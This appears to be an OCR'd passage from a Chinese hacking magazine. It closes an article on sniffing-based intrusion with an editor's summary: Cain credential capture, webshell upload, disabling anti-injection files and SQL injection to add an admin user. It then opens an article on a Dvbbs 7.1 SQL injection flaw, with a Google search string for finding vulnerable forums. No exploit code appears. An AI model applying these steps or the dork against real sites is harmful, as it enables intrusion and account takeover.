真实信息。再说所谓安全检测式的入侵嘛，发现网站的安全漏洞并提出修补方案就算是大功告成了，更没有必要做些损人不利己的事，这样对大家都好！中国的网络安全事业还得靠那些有能力、有正义感的人来维护！总的来说，一个健康的心态、冷静的头脑、清晰的思路、熟练的操作会让你办起事来更事半功倍的！

（文章中涉及到的工具啊D、Serv-U ASP版提权脚本、NBSI3.0、Cain4.9已经收录在光盘中）

小编点评：

这是一篇比较经典的利用嗅探攻击对目标进行入侵的文章了。先拿下一台C段服务器再用嗅探工具Cain监听数据，截获对方的后台登录地址、用户名及密码信息，再进入后台获取Webshell。再通过让防注文件失效使原本没有注入点的文件出现注入点，从而用注入工具进行检测并执行添加用户操作成功提权！国内的很多安全站点都是自诩的，其本身安全做得并不是很好，嗅探这一招时下能干掉不少站点，因而十分流行！




图10




图11




图12

不为人知的动网7.1 SQL版注入漏洞

hackest [H.S.T]

话说上期X档案刊登了动网8.0 SQL版最新注入漏洞的文章，不知大家都掌握了没有，令人兴奋的是，没过几天就又暴出了另一个动网7.1 SQL版的最新注入漏洞，这个漏洞可以直接更改任意用户的密码或直接添加论坛管理员，危害相当严重！存在漏洞的文件为dv_dpo.asp，有兴趣的朋友可以自行阅读该文件的源代码并分析漏洞的形成原因。本文则主要介绍如何利用工具针对该漏洞进行入侵测试以及如何在动网7.1 SQL版后台获取Webshell。

我在动网官方网站下载了最新版本的动网7.1 SQL版，并在本机上搭建好了论坛，架设好测试环境。要寻找使用动网7.1的论坛可以在Google以"Powered By Dvbbs Version 7.1.0 Sp1"为关键字搜索，至于如何判断是不是SQL版，我也没有什么好办法，这就得靠自己测试了。下面开始测试，先来看看漏洞利用工具的庐山真面目吧，如图1。

